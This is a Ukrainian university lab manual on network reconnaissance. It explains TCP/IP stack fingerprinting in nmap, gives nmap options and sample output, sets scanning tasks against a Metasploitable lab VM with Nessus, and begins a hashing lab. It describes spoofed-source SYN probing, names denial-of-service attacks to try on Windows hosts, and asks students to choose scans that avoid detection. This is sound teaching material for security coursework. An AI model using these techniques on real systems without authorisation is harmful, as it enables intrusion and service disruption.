Для зниження загального навантаження на мережу рекомендаціями було встановлено, що дейтаграма з повідомленням ICMP про помилку повинна мати менший розмір, ніж дейтаграма з повідомленням ICMP, що викликала помилку. Так, як ICMP-повідомлення «порт недосяжний» (p ort u nreachable) практично всі ОС генерують дейтаграму, що представляє собою необхідний IP-заголовок і 8 байт даних, які є безпосередньо ICMP-повідомленням. Однак ОС Solaris формує ICMP-повідомлення трохи більшого розміру, а Linux – ще більше, ніж Solaris. Таким чином, є можливість розпізнавати ОС Linux і Solaris навіть у тому випадку, якщо сервер не здійснює прослуховування портів.

Дослідження луни в ICMP-повідомленнях

Як відомо, в ICMP-повідомленні про помилку повинна бути частина дейтаграми, що викликала цю помилку. Ця частина складається з IP-заголовка дейтаграми і перших 64 біт даних дейтаграми, і називається «луною» дейтаграми.

Деякі ОС використовують IP-заголовок дейтаграми, що прибула, як «робочий простір» на початковому етапі її обробки. Це призводить до спотворення IP-заголовка, і дейтаграма зі спотвореним заголовком відправляється як відлуння ICMP-повідомлення.

Різні ОС по-різному спотворюють заголовок дейтаграми. Наприклад, ОС AIX і BSDI в IP-заголовку відлуння повертають значення поля TotalLength на 20 байт більше початкового значення вихідної дейтаграми. Деякі версії ОС BSDI, FreeBSD, OpenBSD , ULTRIX і VAXen стирають поле ID в exo-IP заголовку.

Незважаючи на те, що поле "контрольна сума" IP-заголовка так чи інакше змінюється у зв'язку зі зміною параметра TTL, деякі ОС типу AIX, FreeBSD відправляють в exo-дейтаграмі невідповідну або нульову контрольну суму. Те саме відбувається і з контрольною сумою в UDP-пакеті.

Загалом, можливе проведення дев'яти різних тестів для перевірки луни дейтаграми в ICMP-повідомленні та виявлення різних закономірностей для різних ОС.

Дослідження поля Type Of Service у заголовку ICMP-повідомлення

У ICMP-повідомленні, поряд із згаданими ознаками, можна проаналізувати поле Type Of Service (Тип сервісу, TOS). Переважна більшість ОС встановлюють поле TOS = 0. Однак старі версії Linux ставлять TOS = 0xC0 (слід зазначити, що це значення не є вказівником на якийсь тип

сервісу). Таким чином, цю ознаку можна використовувати спільно з іншими тестами для розрізнення старих та нових версій Linux.

Дослідження обробки фрагментів дейтаграми

Як відомо, протокол IP ділить пакет на фрагменти для подальшої передачі в мережу. Насправді різні ОС можуть по-різному здійснювати обробку перекриття фрагментів. Так, деякі ОС замінюють старий фрагмент, що прибув без помилок, що повторно прибув аналогічним. Інші ОС вважають, що старий пакет має привілей над аналогічним новим та ігнорують його. Досліджуючи закон перекриття фрагментів , можна зробити певні висновки щодо типу ОС досліджуваного сервера.

Дослідження поля Options заголовка TCP-пакету

Поле Options (опції) TCP пакета є чи не найважливішим каналом витоку інформації від хоста щодо ОС, встановленої у ньому. Денне поле має деякі особливості:

- опції TCP-протоколу є обов'язковими, і всі ОС підтримують їх;
- дізнатися, чи підтримує ОС опції TCP можна, надіславши на сервер запит із зазначенням у відповідному полі TCP-заголовка деякий набір опцій (а найкраще - повний набір). Сервер вкаже підтримку певних опцій, встановивши соотв. значення в полі Options TCP-заголовка відповіді та скине всі інші.

Таким чином, надіславши на сервер TCP-пакет із зазначенням наступного набору опцій:

<WindowScale=10><NOOP><MaxSegmentSize=256><TimeStamp><EndOfOptions>

і отримавши від сервера подібну відповідь

<NOOP>< MaxSegmentSize =1024><NOOP><NOOP>< EndOfOps >

можна дійти невтішного висновку у тому, що ОС сервера підтримує опцію MaxSegmentSize .

Деякі ОС, наприклад, нові версії FreeBSD і останні версії Linux 2.1.x підтримують всі опції, інші (наприклад, Linux 2.0.x) - лише невеликий набір опцій.

Розглядаючи наведений вище приклад, можна звернути увагу, що значення MaxSegmentSize (MSS) у запиті (256) відрізняється від значення відповіді (1024). Тому, якщо кілька ОС підтримують однаковий набір опцій, є можливість розрізнення ОС значення опцій.

Крім того, з прикладу видно, що опція MSS у відповіді стоїть на другому місці, а в запиті було вказано на третьому місці. Ця особливість використовується у випадку, коли різні ОС мають однаковий набір опцій з ідентичними значеннями. При цьому можливе розрізнення ОС по порядку проходження вказаних у відповіді опцій.

Так , ОС Solaris повертає :

<NOOP><NOOP>< TimeStamp ><NOOP>< WindowScale >< EchoedMSS >

або, коротко, NNTNWE. ОС Linux 2.1.122 повертає MENNTNW. Однаковий набір опцій, одні й самі значення але - різний порядок їх прямування.

Дослідження флага DontFragment в IP-заголовку

Багато ОС у певних ситуаціях не використовують фрагментацію пакетів, і тому встановлюють прапор DontFragment (DF) в IP-заголовку дейтаграми, що відправляється (нефрагментованої). Це підвищує продуктивність ОС при роботі в мережі у зв'язку із зменшенням часу обробки пакетів, що передаються. Встановивши залежність наявності (або відсутності) даної ознаки в конкретній ситуації від типу ОС, можна використовувати його в одному з тестів на визначення ОС сервера.

Дослідження можливості «боротьби із затопленням» SYN-пакетами

«Затоплення» SYN-пакетами є досить відомим способом «завалу» сервера, викликавши стан «відмови в обслуговуванні». Суть цієї атаки полягає в тому, що при відправленні на деякий відкритий порт сервера певної кількості SYN-пакетів (запит на встановлення з'єднання) із зазначенням неіснуючої IP-адреси сервер перестає відповідати на всі запити, що входять на цей порт.

Більшість ОС можуть успішно обробити трохи більше 7 таких пакетів. Однак деякі нові версії ОС (наприклад, нові Linux) здатні боротися із «затопленням» SYN-пакетами різними методами (наприклад, SYN- cookies) для запобігання «відмови в обслуговуванні».

Тому є можливість дослідити ОС сервера, надіславши на нього 8 SYN-пакетів із зазначенням неіснуючої IP-адреси в полі «джерело» IP-заголовка (вказівка помилкового джерела дозволяє уникнути розриву з'єднання між сервером і хостом) і потім перевірити можливість встановлення з'єднання з сервером по порту, на який були відправлені SYN-пакети.

Особливості Windows

Незважаючи на всі перераховані вище методи визначення ОС сервера, практично неможливо розрізнити стек TCP/IP у ОС Windows 95, Windows 98 і Windows NT всіх версій, незважаючи на те, що Windows 98 вийшла пізніше Windows 95 на 4 роки. Це дозволяє зробити висновок про те, що стек TCP/IP, покладений в основу Windows 95, був скопійований в Windows NT 4.0 і, можливо, трохи змінений в Windows 98.

Тому атакуючому, визначивши ОС сервера як Windows95/NT, достатньо випробувати відомі методи атаки на ці ОС (Ping of Death , WinNuke , Teardrop , Land). Тим самим робота сервера так чи інакше буде порушена.

Реалізація методу комплексного опитування стека TCP/IP у NMAP

Розглянемо реалізацію методу дослідження ОС віддаленого хоста шляхом комплексного опитування його стека TCP/IP, званим інакше

методом зняття «відбитків» (fingerprint) стека TCP/IP і використовуваним в сканері NMAP.

Для визначення ОС віддаленого хоста, версія якої невідома, необхідно мати певну інформацію про те, як ОС відомих версій реагують на певні види запитів, описаних вище, інакше кажучи - скласти відбиток стека TCP/IP операційної системи.

Для цього необхідно віддалений або локальний хост, тип та версія ОС якого заздалегідь відомі, протестувати всіма описаними вище способами, проаналізувати результати тестів і на основі отриманих даних скласти загальну характеристику (або т.зв. "відбиток") стека TCP/IP віддаленого хоста, прив'язавши його до конкретного типу та версії ОС.

Зібравши досить велику кількість таких відбитків (хоча можна починати і з одним), можливо тими самими методами дослідити хост, тип і версія ОС якого наперед невідомі. Склавши з отриманих результатів відбиток і зіставивши його з наявними, можна визначити, який ОС відповідає отриманий відбиток і на підставі цього зробити висновок про ОС досліджуваного хоста.

Алгоритм отримання відбитка стека TCP/IP наступний. Спочатку проводиться сканування портів віддаленого хоста з метою визначення відкритих портів та служб, що функціонують на досліджуваному хості. Потім проводиться кілька тестів, які поетапно виконують опитування стека TCP/IP віддаленого хоста з метою виявлення розглянутих вище ознак.

На основі отриманих від хоста відповідей складається відбиток, який потім порівнюється з наявною базою відбитків, і приймається рішення про тип і версію ОС досліджуваного хоста.

Зауважимо, що немає різниці між алгоритмом отримання відбитка для хоста з відомої ОС і хоста з ОС, версія якої невідома. Ось приклад одного із таких відбитків, отриманого для ОС IRIX версії 6.2 - 6.4 .

FingerPrint IRIX 6.2 - 6.4
Tseq (Class = i800)
T1(DF=N%W=C000|EF2A%ACK=S++%Flags= AS%Ops =MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK= S%Flags = AR%Ops =)
T3(Resp=Y%DF=N%W=C000|EF2A%ACK=0%Flags= A%Ops =NNT)
T4(DF=N%W=0%ACK=0%Flags= R%Ops =)
T5(DF=N%W=0%ACK=S++%Flags= AR%Ops =)
T6(DF=N%W=0%ACK=0%Flags= R%Ops =)
T7(DF=N%W=0%ACK= S%Flags = AR%Ops =)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

Для отримання сліду було проведено 9 тестів. Далі докладно розглянуто кожен із них.

1. Tseq (Class = i800) – тест визначення закону зміни ISN хоста.

Покажчик Tseq визначає закон зміни сервера ISN. Опис закону зміни ISN зберігається в змінній Class (тут і далі значення параметрів вказані для

ОС IRIX; для решти ОС параметри ті самі, відрізняються лише значення). Для ОС IRIX закон зміни ISN описаний як i800 (Increment 800). Це означає, що кожне наступне ISN значення на 800 більше, ніж попереднє.

2. T1(DF=N%W=C000|EF2A%ACK=S++%Flags= AS%Ops =MNWNNT) - тест визначення TCP- опцій .

У цьому тесті на відкритий порт сервера хост надсилає SYN-пакет з набором TCP-опцій. У дужках записані параметри, що повертаються у відповіді на надісланий SYN-пакет:

DF = N - стан прапора DontFragment в IP-заголовку відповіді (N, тобто 0)

W = C000 | EF2A - значення поля Window в TCP-заголовку відповіді (C000 чи EF2A)

ACK = S++ - значення поля ACK у TCP-заголовку відповіді (S++, тобто надісланий хостом ISN+1)

Flags = AS - стан прапорів у TCP-заголовку відповіді (мають бути встановлені прапори ACK(A) та SYN(S))

Ops = MNWNNT - набір TCP-опцій (враховується наявність опцій та порядок їх проходження), зазначених у TCP-заголовку відповіді:

<MSS><NOOP>< WindowScale ><NOOP><NOOP>< TimeStamp >

3. T2(Resp=Y%DF=N%W=0%ACK= S%Flags = AR%Ops =) - тест обробки NULL- пакета .

На відкритий порт сервера хост відправляє "порожній" пакет із зазначенням TCP-опцій, аналогічних попередньому тесту.

Resp = Y - покажчик, що визначає наявність або відсутність відповіді від сервера на запит. Цей покажчик використовується в тому випадку, коли конкретна ОС, для якої складено відбиток, може не відповісти на запит, який використовується в тесті, тоді як інші ОС відповідають на подібний запит (це встановлюється покажчиком Resp = Y/N). У випадку, якщо Resp не є серед змінних, мається на увазі, що на подібний запит будь-яка ОС надішле відповідь.

Ops = - набір TCP-опцій у відповіді запит. «Порожнє» значення цієї змінної означає відсутність у відповіді будь-яких опцій.

4. T3(Resp=Y%DF=N%W=C000|EF2A%ACK=0%Flags=A%Ops=NNT) - тест обробки SYN|FIN|PSH|URG-пакета.

На відкритий порт сервера хост посилає пакет із зазначенням соотв. набору прапорів та без вказівки TCP-опцій. Розшифровка очікуваної відповіді така: відповідь на запит має бути отримана, прапор DontFragment скинутий, поле Window=0, значення поля ACK містить надісланий хостом у запиті ISN, набір прапорів - ACK і RST, TCP-опції у відповіді повинні бути відсутніми.

5. T4(DF=N%W=0%ACK=0%Flags=R%Ops=) - тест обробки ACK-пакету.

На відкритий порт сервера хост відправляє ACK-пакет (тут і далі розшифровка результатів за аналогією до попередніх тестів, за винятком змінних, зміст яких пояснений по тексту).

6. T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=) - тест обробки SYN-пакету.

   На закритий порт сервера хост надсилає SYN-пакет.

7. T6(DF=N%W=0%ACK=0%Flags=R%Ops=)- тест обробки ACK-пакета на закритий порт.

   На закритий порт сервера хост надсилає ACK-пакет.

8. T7(DF=N%W=0%ACK=S%Flags=AR%Ops=) - тест обробки FIN|PSH|URG-пакета.

   На закритий порт сервера хост надсилає відповідний пакет.

9. PU (DF = N % TOS = 0 % IPLEN = 38 % RIPTL = 148 % RID = E % RIPCK = E % UCK = E % ULEN = 134 % DAT = E) - тест формату ICMP -повідомлення Port Unreachable .

   На закритий порт сервера з великим номером хост відправляє запит (TCP і UDP-пакет), і аналізується ICMP-повідомлення Port Unreachable (порт недоступний).

DF = N - стан прапора DontFragment в IP-заголовку ICMP-повідомлення

TOS = 0 - значення поля TypeOfService в ICMP-повідомленні (рівно 0)

IPLEN = 38 - шістнадцяткове значення поля TotalLength в IP-заголовку ICMP-повідомлення, що прибуло (становить 38h)

RIPTL = 148 - значення поля TotalLength в IP-заголовку луни ICMP-повідомлення (становить 148h)

RID = E - перевірка значення поля ID в IP-заголовку луни ICMP-повідомлення (E-збігається з надісланим значенням, F-не збігається)

RIPCK = E - перевірка значення поля CheckSum в IP-заголовку луни ICMP-повідомлення (E-збігається з надісланим значенням, F-не збігається)

UCK = E - перевірка значення поля CheckSum в UDP-заголовку (при відправленні на сервер UDP-пакета) UDP-відлуння ICMP-повідомлення (E-збігається з надісланим значенням, F-не збігається)

ULEN = 134 - перевірка значення поля CheckSum в UDP-заголовку UDP-відлуки ICMP-повідомлення (становить 134h)

DAT = E - перевірка даних UDP-відлуння ICMP-повідомлення (E-збігається з надісланим значенням, F-не збігається). У загальному випадку, сукупність значень змінних UCK=E, ULEN=0x134h (для IRIX) та DAT=E означає, що дані луна-UDP були прийняті правильно. Оскільки більшість ОС не надсилають надіслані в UDP-пакеті дані як луна, рішення про його «вірність» приймається на підставі значень UCK і ULEN, а в полі DAT встановлюється значення за замовчуванням (тобто DAT = E).

2 Використання

nmap [Метод(и) сканування] [Опції] <Хост або мережа #1,[#N]>

2.1 Опції (частково)

2.1.1 Опції вибору методу сканування

- sT TCP Connect()
- sS TCP SYN
- sF FIN -сканування
- sX Xmas Tree сканування
- sN NULL -сканування
- sP Ping -сканування
- sV Визначення версій
- sU UDP -сканування
- sO Сканування протоколів IP
- sI < zombie_хост [:порт]> - Сканування «вхолосту»
- sA ACK -сканування
- sW TCP Window
- sR RPC -сканування
- b < ftp relay host > - "Прорив через FTP ". Як аргумент передається URL ftp -сервера, який використовується як «довірений» (ім'я _ користувача:пароль@сервер:порт)

Деякі опції налаштування та вибору додаткових можливостей

-P0 Не проводити ping-опитування хостів перед їх безпосереднім скануванням. Ця опція дозволяє просканувати мережі, що блокують обробку ICMP-відлуння за допомогою міжмережевих екранів. Приклад цієї мережі є microsoft.com.

-O Ця опція дозволяє визначити операційну систему сканованого хоста за допомогою методу TCP/IP fingerprint . Іншими словами, n map активізує потужний алгоритм, що функціонує на основі аналізу властивостей мережевого програмного забезпечення встановленої на ньому ОС. В результаті сканування виходить формалізований "відбиток", що складається зі стандартних тестових запитів та "відповідей" хоста на них. Потім отриманий відбиток порівнюється з наявною базою стандартних відповідей відомих ОС, і на підставі цього приймається рішення про тип і версію хоста, що сканується. Цей метод вимагає наявності хоча б одного закритого та одного відкритого порту на цільовому хості.

-p <діапазон(и)_портів>

Ця опція вказує на n map , які порти необхідно просканувати. Наприклад, '-p 23' означає сканування порту 23 на цільовій машині. Якщо вказано вираз типу '-p 20-30,139,60000-' Nmap скануватиме порти з номерами з 20 по 30 включно, 139 і від 60000 і вище (до 65535). За замовчуванням n map сканує всі порти в діапазоні 1-1024

2.2 Способи завдання цільового хоста

Все, що не є опцією або її аргументом, n map сприймає як адресу або ім'я цільового хоста (тобто хоста, що піддається скануванню). Найпростіший спосіб задати хост, що сканується - вказати його ім'я або адресу в командному рядку після вказівки опцій і аргументів. Якщо ви хочете просканувати підмережу IP-адрес, вам необхідно вказати параметр '/ mask ' («маска») після імені або IP-адреси сканованого хоста.

Nmap дозволяє також гнучко вказати цільові IP-адреси, використовуючи списки та діапазони для кожного їхнього елемента. Наприклад, необхідно просканувати підмережу класу B за адресою 128.210.*.*. Задати цю мережу можна будь-яким з наступних способів: 128.210.*.*, 128.210.0-255.0-255, 128.210.1-50,51-255.1,2,3,4,5-255,128.210.0.0/16

Наведемо ще один приклад. Якщо ви вказали як цільову IP-адресу рядок '*.*.5.6-7', n map відскануює всі IP-адреси, що закінчуються на 5.6 чи 5.7.

Робоче завдання

Усі пункти завдань виконуються на ОС Linux Slackware 10.1 за допомогою утиліти nmap .

Адреси мережі лабораторії та цільових хостів будуть надані викладачем.

1. Отримайте список відкритих портів (TCP і UDP) машини, за якою виконується лабораторна робота (localhost). Скористайтеся кількома способами сканування. Порівняйте результати.
2. Визначте операційну систему цієї машини.
3. Дізнайтеся адреси активних хостів у мережі лабораторії (без сканування портів).
4. Проскануйте хост №1 різними методами. Порівняйте результати.
5. Для чотирьох хостів (№2-5), заданих викладачем, виконайте такі дії:
    a. Визначте, чи хост захищений міжмережевим екраном.
    b. Визначте підтримувані протоколи.
    c. Виберіть оптимальний метод сканування портів, щоб уникнути виявлення. Визначте відкриті та фільтровані порти та по можливості версії служб. За необхідності використовуйте сканування RPC .
    d. Визначте операційну систему.

Форма звіту з лабораторної роботи

Звіт з лабораторної роботи, який надається викладачеві, повинен перебувати у файлі « lab - report » у домашній директорії користувача (/ root). У звіті повинні міститися параметри, з якими викликався nmap , отримані результати та пояснення щодо кожного пункту завдання.

Приклад звіту:

1.1 Сканування localhost методом TCP SYN

Команда « nmap – sS localhost »

Результати:
Starting nmap 3.70 (http://www.insecure.org/nmap/) at 2005-02-10 13:05 MSK
Interesting ports on localhost (127.0.0.1):
(The 1658 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 0.264 seconds

1.2 Сканування localhost методом ACK

Команда " nmap - sA localhost"

Результати :
Starting nmap 3.70 (http://www.insecure.org/nmap/) at 2005-02-10 13:07 MSK
Всі 1660 скановані порти на місцевому комп'ютері (127.0.0.1) є: UNfiltered

Nmap run completed -- 1 IP address (1 host up) scanned in 0.263 seconds

і т.д.

ЛАБОРАТОРНА РОБОТА №10 АНАЛІЗ ЗАХИЩЕНОСТІ ВУЗЛА МЕРЕЖІ З ВИКОРИСТАННЯМ УТИЛІТ NMAP ТА NESSUS.

Мета роботи провести порівняльний аналіз утиліт для виявленя загроз вузлів мережі nmap та NESSUS. **Час проведення**: 4 години. **Місце проведення:** комп’ютерний клас.

Навчальні питання:

1. Дослідити можливість використання утиліти nmap замість сканеру NESSUS для виявлення вразливостей в мережі та аналізу структури мережі.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).
4.

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Постановка задачі : Проведення контролю та аналізу захищеності тестового сегмента ЛОМ з використанням програмних продуктів Nmap та Nessus . Вихідні дані – лабораторний стенд включає дві віртуальні машини:

- машина із встановленими засобами контролю аналізу захищеності
- машина із встановленою спеціальною версією ОС

Машини поєднані в ізольовану віртуальну мережу.

Дослідницька частина:

- загальні відомості про аналізаторів захищеності
- загальні характеристики та архітектура Nessus
- опис лабораторного стенду
- результати практичної частини - інтерпретація результатів сканування

Практична частина

- розгорнути лабораторний стенд
- провести аналіз захищеності досліджуваних хостів
- зафіксувати результати (журнал подій, скріншоти)
- підготувати звіт

Дослідницька частина

Загальні відомості про аналізаторів захищеності

Перший засіб, який використовується для здійснення планової атаки, - це засоби аналізу захищеності. Вони допомагають, без особливих зусиль, виявити слабкі місця системи, чи то мережна інфраструктура, певна операційна система або додаток. З іншого боку, ці засоби допомагають своєчасно виявляти і усувати вразливості, тим самим ускладнюючи реалізацію атаки на систему.

Розглянуті кошти працюю за тривіальним алгоритмом:

- сканування, отримання інформації про об'єкт
- проведення серії тестів
- обробка отриманих відповідей
- генерація звіту

Загальні характеристики та архітектура Nessus

Nessus Vulnerability Scanner вважається одним із найпотужніших аналізаторів захищеності. Цей продукт покаже доступні запущені послуги на цільової системі, перевірить наявність можливих некоректних змін (у сфері безпеки), запропонує для розглянутих сервісів набір експлоїтів .

Опис лабораторного стенду

Наш стенд складається із двох віртуальних машин, що знаходяться в ізольованій локальній мережі. Як об'єкт дослідження було обрано віртуальну машину " Metasploitable ". Базова операційна система, з якою проводиться аналіз об'єкта досліджень, базується на Windows 7 x64 . На цій

машині були встановлені засоби контролю та аналізу захищеності: Nmap і Nessus .

Необхідне програмне забезпечення: http://storage.openrise.org/projects/project_d k/

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Практична частина

Розгорнути лабораторний стенд

Для реалізації цього проекту використовувався VMware Player 6.0.2 build-1744117. Створюємо віртуальну машину, накочуємо Windows 7 x64 і ставимо оновлення. Її характеристики:

- Memory - 2048 Mb
- HDD - 26 Gb

Деталі установки Nessus : http://openrise.org/ua/blog/iu8/23.html

Проведення аналізу захищеності хостів

1. Ознайомитись із функціями Nmap
2. Ознайомитись та описати методи сканування Nmap
3. Основні параметри Nmap . Зафіксувати у звіті
4. Практичне завдання Nmap
   a. Отримайте список відкритих портів ПК, за яким виконується лабораторна робота (localhost). Скористайтеся кількома способами сканування. Порівняйте результати.
   b. 2. Визначте операційну систему цієї машини.
   c. 3. Для віддаленого ПК (комп'ютер знаходиться в межах однієї підмережі з ПК, на якому виконується робота) визначити:
      i. Визначте, чи хост захищений міжмережевим екраном.
      ii. Визначте підтримувані протоколи.
      iii. Виберіть оптимальний метод сканування портів, щоб уникнути виявлення. Визначте відкриті та фільтровані порти та по можливості версії служб. За необхідності використовуйте сканування RPC.
      iv. Визначте операційну систему.
5. Практичне завдання Nessus
   a. Просканувати віддалений хост за допомогою інструментів програми Nessus ;
   b. Порівняти результати роботи Nessus з Nmap .

Аналіз функціоналу сканера Nessus Nessus Professional – сканер вразливостей для невеликих організацій, які включають в себе до 50 робочих машин, а також для аудиторів, які здійснюють аналіз безпеки своїх замовників. Продукт дає змогу оцінювати конфігурації, знаходити вразливості і, в разі виявлення проблем під час налаштування

інфраструктури, запобігати мережевим атакам. До основних можливостей Nessus Professional можна віднести: –широкий вибір режимів аналізу захищеності; –гнучкі налаштування параметрів аналізу вразливостей; –управління оновленнями продукту та контенту; –складання звітів за заданими критеріями; –сумісність з плагінами Nessus; –автоматичні щоденні оновлення системи. Можливі типи аналізу захищеності. Nessus Professional надає можливість проведення перевірок для забезпечення відповідності нормативним вимогам FFIEC, HIPAA, NERC, PCI DSS, а також галузевим стандартам CERT, CIS, COBIT / ITIL, DISA STIG. Таке охоплення забезпечують понад 450 встановлених шаблонів: –сканування вразливостей. Оцінка систем, мереж і додатків на наявність вразливостей; –аудит конфігурації. Перевірка відповідності мережевих активів політикам і галузевим стандартам; –виявлення шкідливих програм. Також виявлення потенційно небажаного і некерованого програмного забезпечення; –сканування веб-додатків. Виявлення вразливостей веб-серверів, служб і вразливостей OWASP; –гнучкі пошукові запити. Визначення закритої інформації в системах або документах; –аудит системи управління. Сканування систем SCADA, вбудованих пристроїв і додатків ICS; –підтримка хмарних обчислень. Оцінка слабких місць конфігурації хмарних рішень, таких як Amazon Web Services, Microsoft Azure і Rackspace. Можливості аналізу захищеності. Система підтримує кілька варіантів сканування, таких як підтримка віддаленого і локального сканування активів, сканування з аутентифікацією, режим автономного аудиту конфігурації мережевих пристроїв: –виявлення і сканування активів. Мережеві пристрої, включаючи брандмауери нового покоління, операційні системи, бази даних, веб-додатки, віртуальні і хмарні середовища; –сканування мереж. Сканування на IPv4, IPv6 і гібридних мережах; –сканування за розкладом. Сканування з налаштуванням за часом і частотою запуску; –вибіркове повторне сканування хоста. Виконання повторного сканування всіх або вибіркових хостів; –автоматичний аналіз сканування. Рекомендації з відновлення та налагодження сканування. Сканування мережі Засоби пошуку вразливостей можуть функціонувати на мережевому рівні (network-based), рівні операційної системи (host-based) і рівні додатку (application-based). Найбільшого поширення набули засоби аналізу захищеності мережевих сервісів і протоколів. Пов’язано це, в першу чергу, з універсальністю використовуваних протоколів. Вивченість і повсюдне використання таких протоколів, як IP, TCP, HTTP, FTP, SMTP дають змогу перевіряти захищеність інформаційної системи з високим ступенем ефективності. Програма Nessus дає змогу побачити «дірки» мережі, «слабкі» хости тощо.

ЛАБОРАТОРНА РОБОТА №11 ДОСЛІДЖЕННЯ МОЖЛИВОСТЕЙ ЗНАХОДЖЕННЯ ХЕШУ БЛОКЧЕЙН-ФУНКЦІЇ.

Мета роботи дослідити можливості підрахунку хеш значення для блокчейн ланцюга. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Дослідити можливість ручного та автоматичного підрахунку хеш значення блокчейн ланцюга.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).
4.

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/

6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання

Використати алгоритми гешування для перевірки целостности даних.

Гешування – це перетворення довільного вводу у вивід біта з фіксованою довжиною. Ці перетворення також називаються функціями хешування або функціями пакету, а їх результати називаються хєш -кодом або дайджестом повідомлень.


Гешування використовується для порівняння даних: якщо два масиви кодів із хешем відрізняються, масиви гарантовано змінюються; якщо ті ж, ймовірно, буде те ж саме. Загалом, між вихідними даними і кодом гашу немає чіткого збігу, оскільки кількість функцій із хешування менше, ніж параметри вводу. Є також багато масивів, які дають однакові коди хеш - так звані колізії. Імовірність зіткнень відіграє важливу роль у оцінці якості функцій хешу.

